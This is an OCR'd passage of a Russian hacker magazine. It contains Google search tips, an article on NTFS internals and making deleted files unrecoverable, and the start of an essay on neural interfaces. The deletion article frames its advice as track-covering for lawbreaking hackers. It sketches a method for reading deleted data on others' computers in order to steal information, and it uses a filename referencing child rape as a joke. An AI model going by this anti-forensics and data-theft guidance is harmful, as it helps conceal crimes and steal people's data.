> Google делает снимок экрана каждой просмотренной страницы и сохраняет его в виде резервной копии на случай, если исходная страница недоступна



> www.google.ru/intl/ru/jobs. Хочешь работать в Google? В Москве и Питере есть вакансии!

«Google — искаженное написание английского слова «googol» («гугол»), используемого для обозначения числа, состоящего из единицы и ста нулей»



> На самом деле, у Google'а не 22, а все 23 секрета. Не подумай, что мы что-то захотели от тебя скрыть. Напротив, последний секрет мы во всех подробностях раскрыли в статье «У Google под колпаком». Сдали его с потрахами.

20. БЫСТРО ИЩЕМ МУЗЫКУ

Используя различные модификаторы, можно довольно хорошо приспособить Google для поиска музыки. Причем особенно успешные результаты достигаются, когда поиск осуществляется по листингам открытых директорий, то есть папок, в которых нет htm-документов для отображения, но навалена куча файлов. Сами листинги можно искать по ключевым словам «index of», «last modified», «parent of» в названии (тэг <title>) документа (с помощью модификатора intitle), исполнителя или песню — по точному совпадению (достаточно взять их в кавычки). Остается лишь задать наличие на странице одного из музыкальных расширений (mp3|wma|ogg) и исключить из результатов поиска все динамические и статические страницы (нам нужны только листинги, составленные веб-сервером). В конечном итоге запрос будет выглядеть примерно так:

```
"index of" + "mp3" + "radiohead" -html -htm
-php
```

Подробный мануал ты найдешь на сайте www.geocities.com/my_haz_runs. Но чтобы не заморачиваться, рекомендую уже готовый инструмент: www.g2p.org быстро составит необходимый запрос и поможет найти нужные композиции.

21. ОСТАНОВИ ШПИОНОВ!

Google Analytics (www.google.com/analytics) — это специальный сервис от Google, который помогает веб-мастерам анализировать поток посетителей их сайта. С помощью специального JavaScript-сценария и кукисов он записывает самую разнообразную информацию о посетителе, включая его IP-адрес. Потом по этой информации можно отследить очень много вещей, что, естественно, нас не устраивает. Поэтому, пожалуй, оставим этот сервис не у дел, добавив в host-файл компьютера запись:

```
127.0.0.1 www.google-analytics.com
```

22. FIREFOX И GOOGLE

Кажется, что Google выдает результаты в наиболее удобном виде? Ошибаешься, с помощью плагина CustomizeGoogle для Firefox (www.customizegoogle.com) реально сделать работу с поисковой системой еще более комфортной! Хочешь убрать надоедливую рекламу? Эта и еще десяток функций — к твоим услугам. Рекомендую также последнее нововведение — опцию Stream Google search result pages, которая фоном подгружает результаты поиска с других страниц и склеивает с той, что ты просматриваешь в текущий момент.






> Все возможные продукты от Google, начиная от самостоятельных утилит и заканчивая плагинами для браузеров, ты обязательно найдешь на нашем DVD.

ХВОСТАТЫЙ ГУРУ

Пришел, увидел, наследил!

ВСЯ ПРАВДА О НАДЕЖНОМ УДАЛЕНИИ ФАЙЛОВ

Как удалить файл без возможности его восстановления? Существует целый арсенал как коммерческих, так и бесплатных утилит, предназначенных для этой цели, но качество удаления оставляет желать лучшего, и не нужно быть крутым специалистом, вооруженным супероборудованием, чтобы вытащить информацию, казавшуюся похороненной навсегда. А как быть, если под рукой нет никаких утилит, кроме штатных средств операционной системы, а файл удалить необходимо?!



аждый из нас неоднократно испытывал потребность в удалении файлов (и папок) без возможности их дальнейшего восстановления. Компьютер помнит слишком много, и доверять ему нельзя, особенно если речь идет о работе на чужой машине. Установить на нее дополнительный софт довольно проблематично, а утилит, предназначенных для необратимого удаления файла, там, скорее всего, не окажется.

Хакеры, обитающие в сумеречной зоне (по ту сторону закона), относятся к группе риска, выживание в которой не в последнюю очередь зависит от умения «затирать за собой следы», уничтожая все компрометирующие факты, начиная от кэша браузера и заканчивая исходными текстами разработанного вируса.


По поводу необратимого удаления файлов ходит множество легенд и сплетен, распускаемых людьми, не только никогда не восстанавливающими файлы, но даже не знакомыми с тем, кто этим занимается и каким оборудованием располагает. В попытке отделить вымысел от действительности мы и написали эту статью, вложив в нее свой пятнадцатилетний опыт восстановления данных: от магнитных лент и до последних моделей винчестеров с перпендикулярной записью.

Проблемы удаления, или осколки файлов

Как известно, при удалении файла операционная система не производит его физического удаления с диска, а всего лишь помечает файл как удаленный, высвобождая принадлежащие ему кластеры и соответствующую файловую запись.

Небольшой ликбез. Файловой записью называется специальная структура, описывающая атрибуты файла (имя, дату и время создания/последнего доступа/модификации), а также схему размещения кластеров на диске. Кластером называют группу смежных секторов, с которой файловая система оперирует как с единым целым, то есть если кластер заполнен хотя бы на один байт, он считается заполненным целиком. Сектором же, в свою очередь, называют минимальную порцию информации, с которой жесткий диск оперирует как с единым целым.

Файловая система NTFS (поддерживаемая Windows NT/2000/XP) позволяет устанавливать размер кластера в 512 байт, что соответствует



> Несколько бордовых квадратиков в начале диска — используемые записи $MFT-файла, а желтое «поле» за ним — зарезервированное пространство, которое выделяется в общее пользование только при заполнении диска более чем на 90%

длине сектора. При этом потери дискового пространства в незаполненных хвостах кластеров сводятся к минимуму, но вместе с тем растет фрагментация, вызывающая значительное падение производительности. Файловые системы UNIX'а в этом смысле намного более продвинуты и активно используют деление кластера на зоны, убивая одним выстрелом двух зайцев: уменьшая фрагментацию и сокращая потери дискового пространства.

Впрочем, мы отвлеклись. Вернемся к нашим баранам. После удаления файла, принадлежащие ему кластеры возвращаются в пул свободного пространства, откуда его черпают вновь создаваемые и увеличивающиеся в размерах файлы, постепенно затирающие содержимое своих предшественников. Однако стратегия выделения свободного пространства построена так, что удаленный файл может валяться на диске годами. Даже если до отказа забить диск всяким stuff'ом (типа музыки или видео), это все равно не гарантирует полного затирания удаленного файла. Почему?! Да потому, что если размер записываемого файла не кратен длине одного кластера, то хвост кластера остается незатертым! Конечно, крошечный обрывок файла — это уже не весь файл, но иногда хватает и его (особенно если он содержит номера телефонов, банковских счетов, и т.д.).

Утилиты, предназначенные для необратимого удаления файлов (с общим названием «шредеры» от английского «shredding» — «резание», «кромсание»), в большинстве своем анализируют файловую запись, находят кластеры, принадлежащие удаляемому файлу, и многократно перезаписывают их на секторном уровне специальными последовательностями байт, максимально затрудняющими восстановление данных.


Необходимость (и целесообразность) многократной перезаписи мы рассмотрим во врезке «Искусство затирания», а сейчас обратим внимание на то, что операционные системы семейства NT/UNIX предоставляют доступ к диску на секторном уровне только администраторам. Это ограничение можно обойти, установив специальный драйвер (например, ASPI32 от компании Adaptec), но установка драйвера также требует прав администратора, и на чужом компьютере выполнить ее, скорее всего, не удастся.

Хуже того, работа с диском на секторном уровне требует хорошего знания всех особенностей файловой системы, которая меняется от версии к версии, в результате чего существует риск потери всего дискового тома, превращающий шредеры в потенциальные диск-дестроеры! Ну и кому такое удаление нужно?!

К тому же шредеры обычно не обращают внимания на файловую запись, оставляя нетронутыми имя файла, его длину, дату создания/модификации/последнего обращения и прочие атрибуты, раскрытие которых может иметь далеко идущие последствия, особенно если файл назывался 12-yo-asian-gal-fucked-by-black-rapists.avi.

Еще один тонкий момент. Файловая система NTFS поддерживает два типа файлов: резидентные и нерезидентные. Нерезидентные хранятся в кластерах на диске (и таких файлов большинство),

> Восстановление удаленных файлов при помощи утилиты R-Studio





На диске ты найдешь несколько полезных шредеров, а также бесплатный для граждан xUSSR файловый менеджер FAR. Последний, кстати говоря, может заменить собой с десяток других полезных утилит.



Затирание файла по <ALT-DEL> в FAR'е

а резидентные размещаются прямо внутри файловой записи, что ускоряет доступ к файлу, но при этом размер файла не должен превышать размер хвоста файловой записи, обычно составляющий 1-2 килобайт. Причем если файл был создан как резидентный, а затем увеличивает свою длину, файловая система превращает его в нерезидентный, но не удосуживается подчистить резидентную копию, которая останется болтаться в файловой записи даже после ее удаления. Естественно, файловые записи, принадлежащие удаленным файлам, освобождаются, повторно используясь при создании новых файлов. Но если файловая запись, содержащая незатертую копию резидентного файла, выделяется нерезидентному файлу, резидентная копия остается в целости и сохранности!

Вот, оказывается, какое непростое дело — удаление файлов. Хотя если как следует разобраться и раскинуть мозгами, расширив свое сознание до границ адресного пространства 64-разрядных процессоров, станет ясно, что спускаться на секторный уровень совершенно необязательно и того же самого эффекта можно добиться путем перезаписывания файлов через стандартные функции ввода/вывода. Достоинства этого подхода в том, что он работает с любой файловой системой, не требует наличия прав администратора, абсолютно безопасен в плане разрушения дискового тома и т.д. и т.п.

Важно не забывать о файловых атрибутах. После затирания файла нулями необходимо переименовать его случайным именем максимально возможной длины (для Windows это 256 символов вместе с путем), чтобы гарантированно затереть хвост старого, затем усечь длину файла до нуля и закрыть его. Затем открыть, записать 512 байт нулей (для затирания резидентной части) и вновь закрыть. Потом опять открыть, дописать еще 512 байт и делать так 6 раз, пока файл гарантированно не превратится в резидентный, после чего его можно смело удалять. Пусть теперь кто-нибудь попытается восстановить хотя бы кусочек данных! А ведь восстановит, гад! А все потому...

А все потому, что мы совершенно забыли о копиях файла, которые создают многие программы как в текущем каталоге, так и в каталогах, обозначенных в переменных окружения TEMP/TMP. А если за время своего существования файл менял размер, увеличиваясь или сокращаясь, на диске останется множество следов, которые при затирании файла останутся нетронутыми! Дефрагментаторы, перемещая файл с одного места на другое, могут оставлять множество осколков, зачастую расположенных весьма упорядоченным образом (очень часто дефрагментатор сначала собирает файл по кусочкам в свободном месте, а затем копирует его на новое место обитания).

Избавиться же от осколков очень сложно. Забивание диска

ВОЗМОЖНО, МИНИСТЕРСТВО ОБОРОНЫ США И РАСПОЛАГАЕТ ПОДОБНОЙ ТЕХНИКОЙ, ТЩАТЕЛЬНО СКРЫВАЯ ЕЕ СУЩЕСТВОВАНИЕ ОТ НАРОДА, НО В ОБЩЕМ СЛУЧАЕ ВОССТАНОВЛЕНИЕ ДАННЫХ ДАЖЕ ПОСЛЕ ОДНОКРАТНОЙ ПЕРЕЗАПИСИ НЕВОЗМОЖНО!



www.acronis.ru/enterprise/products/privacyexpert — Acronis Privacy Expert Suite;
www.redjsoft.com — RedBut;
www.jetico.com — BCWipe.

> FAR хранит список имен последних скопированных файлов в ветке реестра HKCU\Software\Far\SavedDialogHistory\Copy

файлами с размером, кратным 512 байтам, чтобы гарантированно затереть все хвосты секторов, не только трудоемко, но еще и нецелесообразно. При форматировании дискового тома файловая система NTFS резервирует для $MFT-файла (скрытого служебного файла, предназначенного для хранения файловых записей) 10% от его объема для предотвращения его фрагментации. Однако, по мере исчерпания свободного пространства, половина оставшегося резерва высвобождается в пул общего пользования. Затем (при нехватке пространства) — еще половина. И так продолжается до тех пор, пока резерв полностью не истощится.

Ок, диск до отказа забит файлами, что же происходит после их удаления? Резерв не пополняется, $MFT-файл оказывается фрагментирован, и при дальнейшем использовании диска эта фрагментация будет неуклонно нарастать, вызывая существенное падение производительности. То есть если NTFS-том хотя бы однажды был заполнен более чем на 90%, $MFT-файл с высокой степенью вероятности фрагментирован. Причем ни один известный нам дефрагментатор не может собрать его по частям в единое целое (O&O Defrag Pro утверждает, что умеет это делать, но со своей работой не справляется).

Таким образом, для сохранения прежней производительности следует всегда оставлять хотя бы 10% емкости NTFS-тома. С другой стороны, если диск никогда не заполнялся более чем на 90%, то в зарезервированной под $MFT области никаких осколков удаляемого файла заведомо не окажется! Но чтобы удалить файл наверняка, диск все-таки приходится заполнять до отказа. Иначе нельзя. Как же тогда бороться с фрагментацией?! Нет ничего проще! Создаем огромное количество (несколько тысяч и больше) файлов нулевого размера, для хранения каждого из которых расходуется одна файловая запись, расположенная в $MFT. Затем забиваем диск до отказа файлами, размер которых кратен 512 байтам и превышает 4 Кб, чтобы они не оказались резидентными. Дождавшись исчерпания дискового пространства, удаляем все файлы, освобождая принадлежащие им записи в $MFT. Другими словами, создание файлов нулевой длины увеличивает размер $MFT-файла до его фрагментации, а поскольку при удалении файлов усечения размеров $MFT не происходит, он остается нефрагментированным, если, конечно, не был уже фрагментирован ранее.

Кстати говоря, на языке Си несложно написать программу, открывающую файл на запись и позиционирующую указатель на величину, равную размеру свободного пространства. Теперь, если закрыть файл, мы сможем прочитать все, что находилось на диске (в том числе и содержимое ранее удаленных файлов!). Хороший трюк для похищения конфиденциальной информации с чужих компьютеров, не правда ли? Особенно в свете того, что он не требует прав администратора и работает с любой операционной системой, будь то Linux, Windows или BSD. Соответственно, если забить этот файл нулями, мы очистим все дисковое пространство. Или практически все. Останутся только хвосты кластеров, принадлежащие еще не удаленным файлам, и резидентные копии внутри $MFT. К сожалению, на прикладном уровне их удалить невозможно, но ведь не спускаться же на уровень голых секторов?!


Существует хитрый трюк, позволяющий очистить хвосты и на прикладном уровне. Перебираем все файлы один за другим. Если размер файла не кратен размеру кластера (или 512 байтам, как наименьшей возможной длине), открываем его на запись, дописываем в хвост нули, а затем усекаем до прежнего размера. Естественно, заблокированные файлы (файл подкачки, реестр) таким образом обработать не получится, во всяком случае без загрузки с другого носителя (LiveCD или второго жесткого диска). Конечно, загрузка с LiveCD напрягает, но это все-таки не секторный уровень, на котором риск угробить весь дисковый том целиком слишком велик.

Практические советы по удалению файлов

Ладно, оставим теорию и перейдем к практике. В FAR'е для необратимого удаления файлов достаточно нажать <ALT-DEL>, при этом FAR забьет файл

Искусство затирания


Интуиция подсказывает: чем большее количество раз перезаписано содержимое сектора, тем труднее его восстанавливать. Согласно стандарту 5220.22 (http://en.wikipedia.org/wiki/DOD_5220.22-M), подготовленному Министерством обороны США (United States Department of Defense), удаляемый файл должен быть перезаписан как минимум трижды. В противном случае данные могут быть восстановлены за счет остаточного намагничивания и вихляний магнитной головки вдоль дорожки.
В народе ходят легенды о существовании аппаратуры, восстанавливающей файлы даже после нескольких циклов перезаписи, однако не известно ни одного прецедента восстановления файла по остаточной намагниченности. Теоретически такая операция может быть осуществлена с помощью сканирующего зондового микроскопа, процесс работы которого, кстати, подробно описан в статье «Методы сканирующей зондовой микроскопии для исследования поверхностей накопителей информации и восстановления данных» (www.epos.kiev.ua/pubs/spm.htm). Однако, учитывая плотность записи современных носителей, выудить полезную информацию таким образом невозможно. Сканирующий микроскоп — это что! К нему еще потребуется прикрутить анализатор прочитанной информации, учитывающий систему модуляции конкретной модели жесткого диска, алгоритм кодирования битов, механизм трансляции секторов и кучу всего...
Возможно, Министерство обороны США и располагает подобной техникой (хоть это и мало вероятно), тщательно скрывая ее существование от народа, но в общем случае восстановление данных даже после однократной перезаписи невозможно! Однозначно! За это не возьмется ни одна фирма, специализирующаяся на спасении информации. Исключения составляют случаи, когда данные вытягиваются из незатертых копий файлов, разбросанных по всему дисковому пространству. Но к остаточному намагничиванию это никакого отношения не имеет, поэтому будем считать, что вопрос о количестве циклов перезаписи закрыт раз и навсегда. Однократной перезаписи вполне достаточно!




> Дефрагментатор O&O Defrag Pro за работой

нулями, после чего переименует его в случайно сгенерированное имя, усечет длину до нуля и благополучно удалит его с диска. В большинстве случаев этого более чем достаточно, однако следует помнить, что на диске могут оставаться неудаленные копии файла, и для надежности желательно забить все свободное пространство по методике, описанной выше.
Полная дефрагментация также затирает все неудаленные копии, однако тот дефрагментатор, что входит в штатный комплект поставки Windows 2000/XP, для этой цели категорически не годится, поскольку дефрагментирует лишь наиболее фрагментированные файлы и не изменяет положения остальных. Дефрагментатор O&O Defrag Pro поддерживает несколько стратегий дефрагментации, позволяя упорядочивать файлы по дате, типу и времени последнего доступа. Достаточно очевидно, что если мы сначала выберем стратегию упорядочивания файлов по типу/имени, а затем — по времени доступа, то дефрагментатор совершит множество перемещений файлов, в результате чего все осколки ранее удаленных файлов с высокой степенью вероятности окажутся затертыми. И хотя некоторый шанс на их восстановление все-таки есть, в обыденной жизни им можно пренебречь.
Также полезно держать секретные файлы в сжатом состоянии («Файл → Свойства → Атрибуты → Другие → Сжимать содержимое для экономии места на диске»). Это сделает невозможным прямой секторный поиск осколков файла по его содержимому. С другой стороны, при затирании сжатого файла нулями реально затирается лишь небольшая часть, поскольку нули очень хорошо сжимаются, так что, прежде чем нажимать <Alt-Del> в FAR'е, следует обязательно сбросить атрибут сжатия.
А вот атрибут шифрования лучше всего не использовать, поскольку ключ шифрования хранится в учетной записи пользователя, или, попросту говоря, в реестре, при разрушении которого (равно как и при переустановке операционной системы с нуля) зашифрованные файлы оказываются недоступными. И хотя существуют утилиты, подбирающие ключ шифрования за разумное время, от применения атрибута шифрования лучше воздержаться, а если шифрование все-таки необходимо, использовать утилиты сторонних разработчиков, недостатка в которых нет.
Где еще могут храниться удаленные файлы? Прежде всего, в файле подкачки. Ведь при любом действии с файлом (открытии/копировании), он загружается в оперативную память, а оттуда с некоторой вероятностью попадает в файл подкачки, который закрыт для записи даже администратору. Правда, загрузившись

> Установка атрибута сжатия




› Папка Recent хранит имена последних отрытых файлов

с другого носителя, мы можем нажать <ALT-DEL> в FAR'е и без доли сомнения удалить этот файл к чертям. Волноваться не стоит — при следующей загрузке операционная система его создаст заново. Также можно запустить прожорливое приложение, поглощающее всю свободную память.

Папка Recent в Documents and Settings хранит имена последних открываемых документов, и хранит она их много. Аналогичным образом поступает и FAR, сохраняя список последних копируемых файлов в реестре, в ветке FAR. Конечно, имена файлов — это еще не сами файлы, но в некоторых случаях знания имени файла вполне достаточно если не для вынесения приговора, то для порчи репутации.

Обзор шредеров


Acronis Privacy Expert Suite 9.0 — продвинутый коммерческий шредер, работающий на секторном уровне и поддерживающий практически все системы линейки Windows. Имеет богатый ассортимент методов необратимого удаления данных, реализуя следующие национальные стандарты: DoD 5220.22-M, NAVSO P-5239-26/RLL, NAVSO P-5239-26/MFM (американские), VSITR (немецкий), ГОСТ P50739-95 (отечественный), а также ряд нестандартных алгоритмов: метод Питера Гутмана (35 проходов), метод Брюса Шнайера (7 проходов) и некий «простой, но эффективный в большинстве случаев быстрый метод». Ни в одном из этих методов очистка файловых записей в $MFT и подчистка кластерных хвостов не выполняется, и возникает дурацкий вопрос, какого черта елозить головкой целых 35 проходов, когда рядом лежат нетронутые осколки неудаленных данных?! К тому же Acronis печально известен своими конфликтами как с программным, там и с аппаратным обеспечением.

RedBut — условно бесплатная программа, представляющая собой довольно навороченное средство для предотвращения утечек информации и умеющая (в том числе) необратимо удалять файлы, если, конечно, верить разработчикам. Однако о полной очистке дискового пространства от возможных осколков RedBut не заботится, а потому восстановление информации оказывается не только возможным, но и тривиальным. Достаточно запустить любой дисковый редактор — и вперед! Желающие познакомиться с этим «добром» могут посетить сайт http://liepass.com.ru/download.htm, заплатить $20 за «офисную» версию или $140 за «профессиональную», получив в результате ту же самую надежность, которую дает бесплатный (для граждан СНГ) FAR по <Alt-Del>.

BCWipe от компании Jetico — довольно известная утилита, выпущенная для всего зоопарка операционных систем, от древней Windows 3.1 и до Linux. BCWipe придерживается американского стандарта DoD 5200.28-STD, однако чисткой хвостов не занимается, со всеми вытекающими отсюда последствия.

Заключение

Нам не известен ни один готовый шредер, удаляющий файлы без возможности их полного или частичного восстановления за разумное время и при наличии доступных программных средств типа дискового редактора. Невероятно, но факт (вещь упрямая)! Тем не менее, эту операцию легко осуществить по вышеописанной методике своими собственными руками и хвостом. Подчеркиваем еще раз: проблема необратимого удаления файлов чаще всего возникает при работе на чужом компьютере, на котором у нас нет ни прав администратора, ни возможности устанавливать какое бы то ни было программное обеспечение.



ГЕНРИ ШЕППАРД
/ WWW.SHEPPARD.RU /



Бринальный мазохизм

НЕМНОГО ОБ ИСПОЛЬЗОВАНИИ ВОЗМОЖНОСТЕЙ НАШЕГО МОЗГА

У человечества есть много фобий, но очень мало настоящих страхов. Боязнь потерять работу, обожаемую стерву, собутыльника и т.д. — это фобии. Люди успешно избавляются от них как самостоятельно, так и при помощи специалистов. Однако есть и страхи: смерть, маленькие зеленые пришельцы и запах подгоревшего молока.

Смерть обсуждать бессмысленно. Запах горелого белка тоже — это практически синоним смертельной опасности для любого белкового организма. Зато вот маленькие зеленые алиены с Марса — это очень серьезная тема, требующая детального рассмотрения! Она включает в себя кучу всевозможных составляющих: от ненависти к хуту или тутси до антисемитизма или драки на овощном базаре. Человек боится незнакомого и чужого ровно до тех пор, пока не убедится в том, что от него не исходит опасность или что у чужака есть слабые места, но редко рискует проверить это самостоятельно. Следует заметить, что марсиане и африканские племена — цветочки. Племена вооружены устаревшими АК47 и пулеметами Bren времен Второй мировой — при необходимости хватит пары дней работы авиации, чтобы разогнать их. С алиенами ситуация тоже под контролем: астрономы предлагают премию за идею о том, как избавиться от астероида, который прилетит примерно через 100 лет. О зеленых монстрах — ни гу-гу, значит, они тоже пока не угрожают Человечеству.
Однако Враг среди нас. Пока он неопасный и проявляет себя только в недрах лабораторий. Это те самые Огромные Человекоподобные Роботы, о которых обмолвился президент во время телевизионного «общения с народом» всего полгода назад. При всей комичности ситуации нужно помнить, что многие катастрофы мира происходили именно из-за того, что люди не спешили обращать внимание на мелочи.

«Мозги... нам нужны мозги!» (c) «Живые мертвецы»

В настоящий момент все компьютеры и гаджеты имеют так называемые «устройства ввода». Неважно, что это: клавиатуры, мышь, джойстик и т.п. Практически все они требуют мышечного усилия, чтобы посредством кнопки, колесика или рычажка передать необходимую информацию устройству. Очевидно, что это архаика. В то время как компьютер считает мегагерцы сотнями, человек не в состоянии достигнуть реакции мышц и в 5 Гц. Среднестатистический человек тратит около 0,3 секунды на то, чтобы «продумать» и выполнить движение. Это запаздывание обусловлено конечной, весьма низкой скоростью передачи сигнала между нейронами головного мозга и периферии.
Строго говоря, нейрон — это нервная клетка, через которую передается информация в организме. Она представляет собой, по сути, единицу нервной системы человека и животных. При достижении порогового уровня возбуждения, поступающего в нейрон из разных источников, он генерирует разряд, называемый потенциалом действия. Как правило, нейрон должен получить много приходящих импульсов, прежде чем в нем возникнет ответный разряд — отсюда и задержка. Все контакты нейрона (синапсы) делятся на два класса: возбудительные и тормозные. Активность первых увеличивает возможность разряда нейрона, активность вторых — снижает. Ответ нейрона на активность всех его синапсов представляет собой результат своеобразного «химического голосования». Частота ответов нейрона зависит от того, с какой периодичностью и интенсивностью возбуждаются его синаптические контакты, но и здесь есть свои ограничения. Генерация импульсов (спайков) делает нейрон недееспособным примерно на 0,001 с. Этот период называется рефрактерным, он нужен для восстановления ресурсов клетки. Период рефрактерности ограничивает частоту разрядов нейронов, которая колеблется в широких пределах: по некоторым данным от 300 до 800 импульсов в секунду. Очевидно, что было бы неплохо 